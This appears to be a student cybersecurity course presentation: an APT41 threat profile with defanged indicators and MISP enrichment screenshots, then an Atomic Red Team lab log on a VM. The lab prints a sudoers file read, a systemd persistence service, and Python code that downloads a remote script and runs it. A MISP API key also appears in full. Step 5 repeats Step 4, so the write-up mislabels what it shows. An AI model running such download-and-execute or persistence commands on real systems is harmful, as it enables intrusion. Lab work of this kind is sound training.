

2025



FINAL PRESENTAION

Made by: CyberSentinels

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1 Week 1

1.1 Threat Actor Profiling

1.1.1 Executive Summary

APT41 is a **Chinese state-sponsored threat group** active since at least **2012**, known for conducting both **cyber espionage** and **financially motivated operations**. The group has targeted a wide range of industries globally, including **healthcare, telecom, technology, finance, education, retail, and video games**. Their dual-purpose operations make them unique among Chinese APTs, blending state objectives with personal profit.

1.1.2 Background

- **Aliases:** Wicked Panda, BARIUM, Brass Typhoon, Winnti, Double Dragon
- **Attribution:** People's Republic of China (PRC)
- **Motivation:**
 - **Espionage** – supporting state intelligence objectives.
 - **Financial Gain** – targeting gaming and financial sectors for profit.
- **Notable Activity:**
 - ❖ **2010-2012:** Increased focus on the gaming industry.
 - ❖ **2017:** Notable supply chain attacks via CCleaner, demonstrating sophisticated capabilities.
 - ❖ **2019:** Official identification as APT41; conducted wide-ranging campaigns exploiting zero-day vulnerabilities.
 - ❖ **2020:** U.S. Department of Justice indicted several members for compromising over 100 companies globally.
 - ❖ **2021-2023:** Adapted to and exploited emerging vulnerabilities like Log4Shell and targeted attacks on U.S. state governments

1.1.3 Target Profile

- **Industries:** Healthcare, telecom, education, finance, retail, video games, government.
- **Geography:** Global operations, with a strong focus on the **United States** and **Asia-Pacific**.
- **Victimology:**
 - Surveillance of government and defense entities.
 - Theft of intellectual property from private companies.

- Compromise of video game companies for financial gain.

1.1.4 Tactics, Techniques, and Procedures (TTPs)

MITRE ATT&CK Mapping

- **Initial Access:**
 - Exploit Public-Facing Applications (T1190)
 - Spearphishing Attachment (T1566.001)
- **Execution:**
 - Command and Scripting Interpreter: PowerShell (T1059.001)
- **Persistence:**
 - Web Shells (T1505.003)
 - Scheduled Tasks (T1053.005)
- **Privilege Escalation:**
 - Exploitation for Privilege Escalation (T1068)
- **Credential Access:**
 - Credential Dumping with Mimikatz (T1003.001)
- **Defense Evasion:**
 - Obfuscated/Encrypted Files (T1027)
- **Exfiltration:**
 - Exfiltration Over Web Services (T1567.002)

1.1.5 Tools and Malware


APT41 has used a wide arsenal of malware and tools, including:

- **PlugX**
- **ShadowPad**
- **Cobalt Strike** (beacons)
- **Gh0st RAT**
- **Winnti for Linux** (trojan)
- **Mimikatz** (credential theft)

- **SQLmap** (database exploitation)

1.1.6 Diamond Model of Intrusion

- **Adversary:** APT41 (Chinese state-sponsored group).
- **Capability:** Malware families (PlugX, ShadowPad, Winnti), exploitation of zero-days.
- **Infrastructure:** C2 servers, compromised domains, cloud-based exfiltration.
- **Victim:** Global enterprises in healthcare, finance, telecom, and government.



1.1.7 Indicators of Compromise (IOCs)

1.1.8 Normal Table

Type	Indicator
FileHash-MD5	100b463eff8295ba617d3ad6df5325c6
FileHash-MD5	125b257520d16d759b112399c3cd1466
FileHash-MD5	15097a32b515d10ad6d793d2d820f2a8
FileHash-MD5	2cd15977b72d5d74fadedfde2ce8934f
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FileHash-MD5	4708a2ae3a5f008c87e68ed04a081f18
FileHash-MD5	740d6eb97329944d82317849f9bbd633
FileHash-MD5	91d10c25497cadb7249d47ae8ec94766
FileHash-MD5	9b00b6f93b70f09d8b35fa9a22b3cba1
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FileHash-MD5	a236dce873845ba4d3ccd8d5a4e1aefd
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FileHash-MD5	c3ed337e2891736db6334a5f1d37dc0f
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FileHash-MD5	f1025fcad036aad8bf124df8c9650bbc
URL	hxxp[://]chyedweeyaxkavyccenwjvqrgvyj0o1y[.]oast[.]fun/aaa
URL	hxxp[://]github[.]githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta
URL	hxxp[://]toun[.]callback[.]red/aaa
domain	azure[.]online
domain	msn-microsoft[.]org
domain	s3-azure[.]com
domain	upload-microsoft[.]com
hostname	ap-northeast-1[.]s3-azure[.]com
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hostname	www[.]upload-microsoft[.]com
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1.1.9 Stix 2.1

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


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1.1.10 Summary

APT41 remains one of the **most versatile and dangerous Chinese APTs**, capable of both **state espionage** and **criminal operations**. Their use of **supply chain attacks** and **zero-day exploits** demonstrates advanced capabilities. Organizations should prioritize **patch management**, **network segmentation**, and **monitoring for ATT&CK techniques** associated with APT41.

1.2 IOC Enrichment



Warning: MISP is currently disabled for all users. Enable it in Server Settings (Administration -> Server Settings -> MISP tab -> live). An update might also be in progress, you can see the progress in Update Progress

Events


My Events Org Events

Enter value to search Filter

Creator org	Owner org	ID	Clusters	Tags	#Attr	#Corr	Creator user	Date	Info
X		?	3	Microsoft Activity Group actor Brass Typhoon Threat Actor APT41 Tidal Groups APT41 Intrusion Set APT41 - G0096	2		admin@admin.test	2025-11-29	IOC_Lab3_APT41
		?	1	misp-galaxy:producer=Open Threat Exchange	49		admin@admin.test	2025-11-29	SOC files - an APT41 attack on government IT service Africa
		?	2	misp-galaxy:producer=Open Threat Exchange	20		admin@admin.test	2025-11-29	APT 41: Threat Intelligence Report and Malware Analysis

Page 1 of 1, showing 3 records out of 3 total, starting on record 1, ending on 3

Download: Server PGP public key Powered by MISP 2.5.26 - 2025-11-29 03:23:25



Attributes

Date	Event	Org	Category	Type	Value	Tags	Galaxies	Comment	Correlate	Events	hits	IDS	Distribution	Sightings	Activity
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2025-06-10	2		Network activity	domain	cloud.msapp.workers.dev								Inherit event		
2025-06-10	2		Network activity	domain	pubs.infinityfreeapp.com								Inherit event		
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Not secure https://localhost/attributes/index

Home Event Actions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API Bookmarks MSP Admin Log out

View Proposals
Events with proposals
View delegation requests
View periodic summary
Export
Automation

Date	Event	Org	Category	Type	Value	Tags	Galaxies	Comment	Corre
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2025-08-25	1		Payload delivery	md5	9b4f0f64133650b19474a865709e773				☒

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Not secure https://localhost/attributes/index

Home Event Actions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API Bookmarks MSP Admin Log out

2025-11-29	1		Other	text	STIX 2.1				☐
2025-06-10	2		Payload delivery	md5	1ca009e207ed211c8b6596e35043b6			/ MD5 of 50124174a4ac0d65bfb8b0966538829d1589edc73aa7cf38502e57aa5513390	☒
2025-06-10	2		Payload delivery	md5	2ec4eeabb8f5c2970dcffdcdb90e3			/ MD5 of 151257e9dfda476cdfa993266ad3255104d72a98f9265caa8417a5fe1df5d7	☒
2025-06-10	2		Payload delivery	md5	65data9026cf171a5a779bc5ee45fb1			ALF-AGGR-ExcelsiorNPA 99lml / MD5 of 3b88b3efbdc86383ee9738c92026b8931ce1c13cd75cd1cda2fa302791c2c4fb	☒
2025-06-10	2		Payload delivery	md5	876fb1b0275a653c4210aa01c2698ec			ALF-AGGR-ExcelsiorNPA 99lml / MD5 of 469b534bec827be03c0823e72e7b4da0b84f53199040705da203989ef154406a	☒
2025-06-10	2		Payload delivery	sha1	aa04cf0208789ecd43e14291273c3a40196d07			ALF-AGGR-ExcelsiorNPA 99lml / SHA1 of 469b534bec827be03c0823e72e7b4da0b84f53199040705da203989ef154406a	☒
2025-06-10	2		Payload delivery	sha1	a6a29846269107b9fd3bc9389ef9d7438b7ae1			ALF-AGGR-ExcelsiorNPA 99lml / SHA1 of 3b88b3efbdc86383ee9738c92026b8931ce1c13cd75cd1cda2fa302791c2c4fb	☒
2025-06-10	2		Payload delivery	sha1	df5ba7ca764053a0eb4dc48d9251c11928b8024			/ SHA1 of 50124174a4ac0d65bfb8b0966538829d1589edc73aa7cf38502e57aa5513390	☒
2025-06-10	2		Payload delivery	sha1	e7ad8d1d670757eba24734992af54a6003e35a7d			/ SHA1 of 151257e9dfda476cdfa993266ad3255104d72a98f9265caa8417a5fe1df5d7	☒
2025-06-10	2		Payload delivery	sha256	151257e9dfda476cdfa993266ad3255104d72a98f9265caa8417a5fe1df5d7				☒
2025-06-10	2		Payload delivery	sha256	3b88b3efbdc86383ee9738c92026b8931ce1c13cd75cd1cda2fa302791c2c4fb			ALF-AGGR-ExcelsiorNPA 99lml	☒
2025-06-10	2		Payload delivery	sha256	469b534bec827be03c0823e72e7b4da0b84f53199040705da203989ef154406a			ALF-AGGR-ExcelsiorNPA 99lml	☒

Download: Server PGP public key Powered by MSP 2.6.26 - 2025-11-29 16:28:20

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Not secure https://localhost/attributes/index

Home Event Actions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API Bookmarks MISP Admin Log out

Activity	Time	Source	Destination	Protocol	Direction	Score	Tags	Actions
Network activity	2025-08-25 1	msn-microsoft.org		domain				  
Network activity	2025-08-25 1	s3-azure.com		domain				  
Network activity	2025-08-25 1	upload-microsoft.com		domain				  
Network activity	2025-08-25 1	ap-northeast-1-s3-azure.com		domain				  
Network activity	2025-08-25 1	chyedweeyaxkavycemwvgsqvyfofy.oast.fun		domain				  
Network activity	2025-08-25 1	github.githubassets.net		domain				  
Network activity	2025-08-25 1	ns1.s3-azure.com		domain				  
Network activity	2025-08-25 1	ns2.s3-azure.com		domain				  
Network activity	2025-08-25 1	loun.callback.red		domain				  
Network activity	2025-08-25 1	www.msn-microsoft.org		domain				  
Network activity	2025-08-25 1	www.upload-microsoft.com		domain				  
External analysis	2025-11-29 1	68abf0f568716b065e3384.json		attachment				  

Download Server PGP public key Powered by MISP 2.6.26 - 2025-11-29 16:28:20

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```
C:\Windows\System32\cmd.exe
[
  {
    "Job": {
      "id": "5",
      "worker": "prio",
      "job_type": "enrichment",
      "job_input": "Attribute ID: 48 modules: [\"virustotal\"]",
      "status": "0",
      "retries": "0",
      "message": "Added 1 attribute.",
      "progress": "100",
      "org_id": "1",
      "process_id": "25e0dc9d-7a69-421d-a989-aefd9a10beac",
      "date_created": "2025-11-29 04:30:11",
      "date_modified": "2025-11-29 04:30:11",
      "job_status": "Completed",
      "failed": false,
      "worker_status": true
    },
    "Org": {
      "id": "1",
      "name": "ADMIN",
      "uuid": "731d8072-44df-486f-8a25-9ec1695a6811"
    }
  },
  {
    "Job": {
      "id": "4",
      "worker": "prio",
      "job_type": "publish_event",
      "job_input": "Event ID: 2",
      "status": "4",
      "retries": "0",
      "message": "Event published.",
      "progress": "100",
      "org_id": "1",
      "process_id": "94757e8e-ab16-41e4-b4d7-2f34b1847afe",
      "date_created": "2025-11-29 03:14:06",
      "date_modified": "2025-11-29 03:14:06",
      "job_status": "Completed",
      "failed": false,
      "worker_status": true
    },
    "Org": {
      "id": "1",
      "name": "ADMIN",
      "uuid": "731d8072-44df-486f-8a25-9ec1695a6811"
    }
  }
]
```



```
C:\Windows\System32\cmd.exe
C:\Users\noure\New folder\misp-docker>curl -i -H "Authorization: 38rQYCaQ5JvU1kCChfU2nqIL2t2Cz0Sff0VvoiJr" -H "Accept: application/json" -k https://localhost/jobs/index
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 29 Nov 2025 16:20:48 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 5279
Connection: keep-alive
Set-Cookie: MISF-381188c4-edb8-45a2-9e4c-3a986e0cb93a=a002f1c2874e54ade9fafb84a3151fd5; expires=Sat, 29 Nov 2025 17:20:48 GMT; Max-Age=3600; path=/; secure; HttpOnly; SameSite=Lax
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sat, 29 Nov 2025 16:20:48 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Username: admin@admin.test/API/2
Strict-Transport-Security: max-age=15768000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Robots-Tag: none

[
  {
    "Job": {
      "id": "7",
      "worker": "prio",
      "job_type": "enrichment",
      "job_input": "Attribute ID: 58 modules: [\\\"virustotal\\\"]",
      "status": "0",
      "retries": "0",
      "message": "Added 1 attribute.",
      "progress": "100",
      "org_id": "1",
      "process_id": "93044fbc-ce39-4011-aef5-2a1409cff85b",
      "date_created": "2025-11-29 16:10:24",
      "date_modified": "2025-11-29 16:10:24",
      "job_status": "Completed",
      "failed": false,
      "worker_status": true
    }
  }
],
```

2 Week 2

2.1 Phishing Attack Scenario

Environment: Ubuntu VM + Local Attacker Machine

2.1.1 Introduction

This document describes the full lifecycle of a phishing-based attack simulation, starting from reconnaissance and persistence, through execution and staging, and ending with data exfiltration using unencrypted HTTP.

The attack is mapped to MITRE ATT&CK TTPs throughout the document.

2.1.2 Attack Timeline (Ordered)

T1087.001 Account Discovery

T1543.002 Persistence via systemd Service

T1059.004 Bash Execution

T1059.006 Python Execution

T1560.001 Archive/Staging Collected Data

T1071.001 Exfiltration Over Web Protocol (HTTP/S)

T1048.003 Exfiltration Over Unencrypted/Non-C2 Protocol


2.1.3 Attack Steps (With Explanation + Commands + TTPs)

Step 1 Reconnaissance (Account Discovery)

Technique: T1087.001

The attacker performs initial reconnaissance to identify users or accounts that will be targeted in the phishing attempt.


This allows the attacker to identify valid usernames to craft emails or payloads targeting them.



```
Xubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

~/Desktop/atomic-red-team...  atomics - Thunar  Terminal - abououf@momo-...

abououf@momo-VirtualBox: ~/Desktop
abououf@momo-VirtualBox:~/Desktop$ output_file="/tmp/sudoers.copy.txt"
abououf@momo-VirtualBox:~/Desktop$ if [ -f /etc/sudoers ]; then sudo cat /etc/sudoers > "$output_file"; fi; if [ -f /usr/local/etc/sudoers ]; then sudo cat /usr/local/etc/sudoers > "$output_file"; fi; cat "$output_file"
[sudo] password for abououf:
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
# This fixes CVE-2005-4890 and possibly breaks some versions of kdesu
# (#1011624, https://bugs.kde.org/show_bug.cgi?id=452532)
Defaults    use_pty
# This preserves proxy settings from user environments of root
# equivalent users (group sudo)
#Defaults:sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"
# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:sudo env_keep += "EDITOR"
# Completely harmless preservation of a user preference.
#Defaults:sudo env_keep += "GREP_COLOR"
# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:sudo env_keep += "GIT_AUTHOR_ GIT_COMMITTER_"
# Per-user preferences; root won't have sensible values for them.
#Defaults:sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"
# Ditto for GPG agent
#Defaults:sudo env_keep += "GPG_AGENT_INFO"
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
```



```
Xubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

~/Desktop/atomic-red-team...  atomics - Thunar  Terminal - abououf@momo-...

abououf@momo-VirtualBox: ~/Desktop
# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:
@include /etc/sudoers.d
```

◆ Step 2 Persistence via system Service



Technique: T1543.002

Once the attacker gains initial access (e.g., via phishing), they create a malicious system service to maintain persistence.

```
abououf@momo-VirtualBox:~/Desktop$ systemd_service_path="/etc/systemd/system"
systemd_service_file="art-persistence.service"

execstart_action="/bin/touch /tmp/art-systemd-execstart-marker"
execstartpre_action="/bin/touch /tmp/art-systemd-execstartpre-marker"
execstartpost_action="/bin/touch /tmp/art-systemd-execstartpost-marker"
execreload_action="/bin/touch /tmp/art-systemd-execreload-marker"
execstop_action="/bin/touch /tmp/art-systemd-execstop-marker"
execstoppost_action="/bin/touch /tmp/art-systemd-execstoppost-marker"
abououf@momo-VirtualBox:~/Desktop$ sudo bash -c "cat > $systemd_service_path/$systemd_service_file << 'EOF'
[Unit]
Description=Atomic Red Team Systemd Service

[Service]
Type=simple
ExecStart=$execstart_action
ExecStartPre=$execstartpre_action
ExecStartPost=$execstartpost_action
ExecReload=$execreload_action
ExecStop=$execstop_action
ExecStopPost=$execstoppost_action

[Install]
WantedBy=default.target
EOF"
abououf@momo-VirtualBox:~/Desktop$ sudo systemctl daemon-reload
sudo systemctl enable "$systemd_service_file"
sudo systemctl start "$systemd_service_file"
abououf@momo-VirtualBox:~/Desktop$ systemctl status art-persistence.service
o art-persistence.service - Atomic Red Team Systemd Service
   Loaded: loaded (/etc/systemd/system/art-persistence.service; enabled; preset: enabled)
   Active: inactive (dead) since Fri 2025-11-28 15:52:24 EET; 12s ago
     Process: 2842 ExecStartPre=/bin/touch /tmp/art-systemd-execstartpre-marker (code=exited, status=0/SUCCESS)
     Process: 2844 ExecStart=/bin/touch /tmp/art-systemd-execstart-marker (code=exited, status=0/SUCCESS)
     Process: 2845 ExecStartPost=/bin/touch /tmp/art-systemd-execstartpost-marker (code=exited, status=0/SUCCESS)
     Process: 2847 ExecStop=/bin/touch /tmp/art-systemd-execstop-marker (code=exited, status=0/SUCCESS)
     Process: 2849 ExecStopPost=/bin/touch /tmp/art-systemd-execstoppost-marker (code=exited, status=0/SUCCESS)
  Main PID: 2844 (code=exited, status=0/SUCCESS)
    CPU: 13ms

Nov 28 15:52:24 momo-VirtualBox systemd[1]: Starting art-persistence.service - Atomic Red Team Systemd Service...
Nov 28 15:52:24 momo-VirtualBox systemd[1]: art-persistence.service: Deactivated successfully.
Nov 28 15:52:24 momo-VirtualBox systemd[1]: Started art-persistence.service - Atomic Red Team Systemd Service.
```

◆ Step 3 Bash Script Execution

Technique: T1059.004

The attacker executes a Bash script that serves as the initial payload.



Xubuntu [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
~/Desktop/atomic-red-team... atomic - Thunar Terminal - abououf@momo-...
File Edit View Terminal Tabs Help
abououf@momo-VirtualBox: ~/Desktop
abououf@momo-VirtualBox:~/Desktop$ script_path="/tmp/art-test-script.sh"
host="8.8.8.8"
abououf@momo-VirtualBox:~/Desktop$ sh -c "echo 'echo Hello from the Atomic Red Team' > $script_path"
sh -c "echo 'ping -c 4 $host' >> $script_path"
chmod +x $script_path
sh $script_path
Hello from the Atomic Red Team
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=48.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=48.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=47.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=255 time=49.6 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 47.051/48.392/49.558/0.909 ms
```

◆ Step 4 Python Script Execution

Technique: T1059.006

A Python script is executed for further actions such as data collection or credential harvesting.

This script: Collect sensitive files, Log system information, Communicate with C2 server,
Prepare for exfiltration

```
abououf@momo-VirtualBox:~/Desktop$ script_url="https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh"
payload_file_name="/tmp/art_payload.sh"
script_args=""
executor="sh"
abououf@momo-VirtualBox:~/Desktop$ which_python=$(which python || which python3 || which python3.9 || which python2)
$which_python - << 'EOF'
import requests
import os

url = os.getenv("script_url")
payload = os.getenv("payload_file_name")
executor = os.getenv("executor")
script_args = os.getenv("script_args")

print("[+] Downloading payload from:", url)
source = requests.get(url).content

print("[+] Writing payload to:", payload)
with open(payload, "wb+") as fd:
    fd.write(source)

cmd = f"{executor} {payload} {script_args}"
print("[+] Executing:", cmd)
os.system(cmd)
EOF
[+] Downloading payload from: https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh
[+] Writing payload to: /tmp/art_payload.sh
[+] Executing: sh /tmp/art_payload.sh
/tmp/art_payload.sh: 1: 404:: not found
```

◆ Step 5 Staging Data for Exfiltration



Technique: T1560.001 Archive Collected Data

The attacker collects data and compresses it before exfiltration.

This step organizes data to minimize detection and transfer time.

```
abououf@momo-VirtualBox:~/Desktop$ script_url="https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh"
payload_file_name="/tmp/art_payload.sh"
script_args=""
executor="sh"
abououf@momo-VirtualBox:~/Desktop$ which_python=$(which python || which python3 || which python3.9 || which python2)

$which_python - << 'EOF'
import requests
import os

url = os.getenv("script_url")
payload = os.getenv("payload_file_name")
executor = os.getenv("executor")
script_args = os.getenv("script_args")

print("[+] Downloading payload from:", url)
source = requests.get(url).content

print("[+] Writing payload to:", payload)
with open(payload, "wb+") as fd:
    fd.write(source)

cmd = f"{executor} {payload} {script_args}"
print("[+] Executing:", cmd)
os.system(cmd)
EOF
[+] Downloading payload from: https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh
[+] Writing payload to: /tmp/art_payload.sh
[+] Executing: sh /tmp/art_payload.sh
/tmp/art_payload.sh: 1: 404:: not found
```

◆ Step 6 Exfiltration via HTTP (Web Protocol)

Technique: T1071.001

The attacker exfiltrates data using normal web traffic to blend in.

This technique hides inside common protocols like HTTP/S.



```
abououf@momo-VirtualBox:~/Desktop$ nano hello.sh
abououf@momo-VirtualBox:~/Desktop$ chmod +x hello.sh
./hello.sh
Hello from Atomic Red Team test script!
abououf@momo-VirtualBox:~/Desktop$
abououf@momo-VirtualBox:~/Desktop$ ~/Desktop/T1560.001 Atomic
